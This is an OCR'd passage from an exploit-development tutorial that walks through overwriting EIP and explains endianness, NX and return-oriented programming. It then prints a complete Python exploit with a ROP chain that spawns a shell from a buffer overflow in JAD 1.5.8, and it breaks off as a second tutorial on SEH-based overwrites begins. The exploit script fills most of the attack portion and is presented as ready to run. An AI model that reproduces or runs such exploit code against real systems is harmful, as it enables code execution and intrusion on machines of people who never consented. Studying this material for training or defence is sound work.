
Now let's go ahead and find the offsets using this command: "pattern_search" and it will show that we can take control of EIP at offset 8150, but also we can control some general registers.




To verify this, let's do the following exercise. Run the program using Python again and add Ax8150DCBA (0x44,0x43,0x42,0x41) that will be translated into (0x41,0x42,0x43,0x44) because of Little Indian.

Endianness refers to the sequential order used to numerically interpret a range of bytes in computer memory as a larger, composed word value. It also describes the order of byte transmission over a digital link. Words may be represented in big-endian or little-endian format, depending on whether bits or bytes or other components are numbered from the big end (most significant bit) or the little end (least significant bit). When addressing memory or sending/storing words bytewise, in bigendian format, the most significant byte, which is the byte containing the most significant bit, is sent first (has the lowest address) and the

following bytes are sent (or addressed) in decreasing significance order with the least significant byte, which is the byte containing the least significant bit, thus being sent in last place (and having the highest address). Little-endian format reverses the order of the sequence and addresses/sends/stores the least significant byte first (lowest address) and the most significant byte last (highest address). The order of bits within a byte or word can also have endianness (as discussed later); however, a byte is typically handled as a numerical value or character symbol and so bit sequence order is obviated.



On the following screenshot we can actually see how the EIP is getting overwritted into 41424344.



Getting a shellcode and ROP Chaining

Well, we are almost set, we have obtained full control of the execution flow and redirection to the address we wish to go. Now we need to define how are we going to jump to our shellcode, where and if it's possible to get an actual execution. PEDA has support of checksec directly from the CLI so, we can check which protections are enable for this binary.

Then we need to create an exploit structure, and also create a ROP Chain, for this we can use Exploit Pack editor and the Chain generator.

What is NX Bit?

Its an exploit mitigation technique which makes certain areas of memory non executable and makes an executable area, non writable. Example: Data, stack and heap segments are made non executable while text segment is made non writable.

With NX bit turned on, our classic approach to stack based buffer overflow will fail to exploit the vulnerability. Since in classic approach, shellcode was copied into the stack and return address was pointing to shellcode. But now since stack is no more executable, a regular shellcode+jump will fail. But this mitigation technique is not completely bulletproof, for this we need to create a ROP Chain.


What is ROP?

Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as non-executable memory (W xor X technique) and code signing.


In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called "gadgets". Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.

Putting it all together.. Writing our exploit:


First double click on the jar file or open Exploit Pack from a console: “java -jar ExploitPack.jar” of course you have already installed JAVA 8+ :-) and have chosen the Skeleton Exploit.




Click on on ROP Chain and navigate to /usr/bin/jad to find the binary (This will launch ROPGadget) and create a ropchain for you.



Now you will see at the editor all the available gadgets and at the end of it you will find a finished System() chain ready-to-use :-)



We can run it inside Exploit Pack by clicking “Execute & Save” but because this is a local exploit and we want to see the real shell working, click on the right side of the screen (Run in a terminal) and this action will spawn cmd.exe or xterm (Windows or Linux) and call Python with the exploit as argument.



Quick re-cap:

During this write-up we have learned about x86 processors, memory leaks, debuggers and assembly language using Intel flavor. You should now have some knowledge about Return Oriented Programming and understand the basics of buffer overflows. At the end of this write-up you have used Exploit Pack to construct a basic exploit that works against a real application on it latest release, basically you have made a zero-day exploit! (Even though no-one-cares about this application) the concept remains the same.

I wish you have enjoyed your journey till here and for you this is only the beginning.

Happy Hacking! Juan Sacco

```
1  “Would you tell me, please, which way I ought to go from here?'
```

```
'That depends a good deal on where you want to get to,' said the Cat.
'I don't much care where -' said Alice.
'Then it doesn't matter which way you go,' said the Cat.
'- so long as I get SOMEWHERE,' Alice added as an explanation.
'Oh, you're sure to do that,' said the Cat, 'if you only walk long enough.
— Alice in Wonderland
```

Full exploit code below:

```
# Exploit Pack - [Assault] v8.0
# Copyright 2017 Juan Sacco http://exploitpack.com
#
# This example exploit structure is intented to be used as starting point
#
# This program is free software: you can redistribute it and/or modify it
# GNU General Public License as published by the Free Software Foundation,
# or any later version.
#
# This program is distributed in the hope that it will be useful, but WITH
# without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PA
# PURPOSE. See the GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# If not, see http://www.gnu.org/licenses/
#!/usr/bin/python
# Exploit Author: Juan Sacco <juan.sacco@kpn.com> at KPN Red Team - http:/
# Developed using Exploit Pack - http://exploitpack.com - <jsacco@exploitp
# Tested on: GNU/Linux - Kali 2017.1 Release
#
import os, subprocess
from struct import pack
# Padding goes here
p = 'A'*8150
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe0) # @ .data
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0807b744) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
```

```
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe4) # @ .data + 4
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0807b744) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080dcf4b) # pop ebx ; pop esi ; pop edi ; ret
p += pack('<I', 0x0811abe0) # @ .data
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x08067b43) # pop ecx ; ret
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x0811abe0) # padding without overwrite ebx
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080c861f) # int 0x80
try:
```

```
 print("[*] JAD 1.5.8 Buffer Overflow by Juan Sacco")
 print("[*] Please wait.. running")
 subprocess.call(["jad", p])
except OSError as e:
 if e.errno == os.errno.ENOENT:
 print "Program not found!"
 else:
 print "Error executing exploit"
 raise
```

Exploit Development III

Hello again! On this quick tutorial i'm going to take you trough the development and exploitation of a SEH – Based exploit. Let's begin with the basics and then walk trough the development and exploitation of an application.

What is SEH?

An exception is an event that occurs during the execution of a program. It requires the execution of cod e outside the normal flow of control. The SEH blocks of code are encapsulated with each block having one or more associated handlers. Each handlers specifies some form of filter condition on the type of exception it handles, when an exception is raised by code in a protected block, the set of corresponding handlers is searcherd in order and the first one with a matching filter condition is executed.

A single method can have multiple structured exception handling blocks, and the blocks can also be nested within each other


---

SEH structure:

It contains an exception record with a machine-independent description of an exception, a context record with a machine-dependant description of the processor context at the time of the exception.

How does it works?

The exception handlers are linked to each other, they form a linked list chain on the stack, and sit relatively close to the bottom of the stack, when an exception occurs, it retrieves the head of the SEH chain and goes trough the list and tries to find the suitable handler to close the application properly.



Can it be abused somehow? *Yes :-)*

When exploiting an SEH overwrite an attackers needs to overwitre the handler attribute of the EXCEPTION_RESITRATION_RECORD with the address of an instruction sequence similar to POP POP RET. When an exception is triggered, this causes to pass the execution to this overwritten address which subsequently return to the location on the stack of the NEXT attribute of the EXCEPTION_REGISTRATION_RECORD. Then the Next attribute is also controlled by the attacker, bu if we recall the stack layout the Next attribute is below the Handler Attribute.

Note: This limites the attacker to 4 bytes before running into the handler address.

In any case, by overwriting the Next attribute with the instructions that jump to the handler attribute the attacker typically has enough room for arbitrary shellcode, and this is exactly what happens.

Differences with a basic overwrite of EIP:

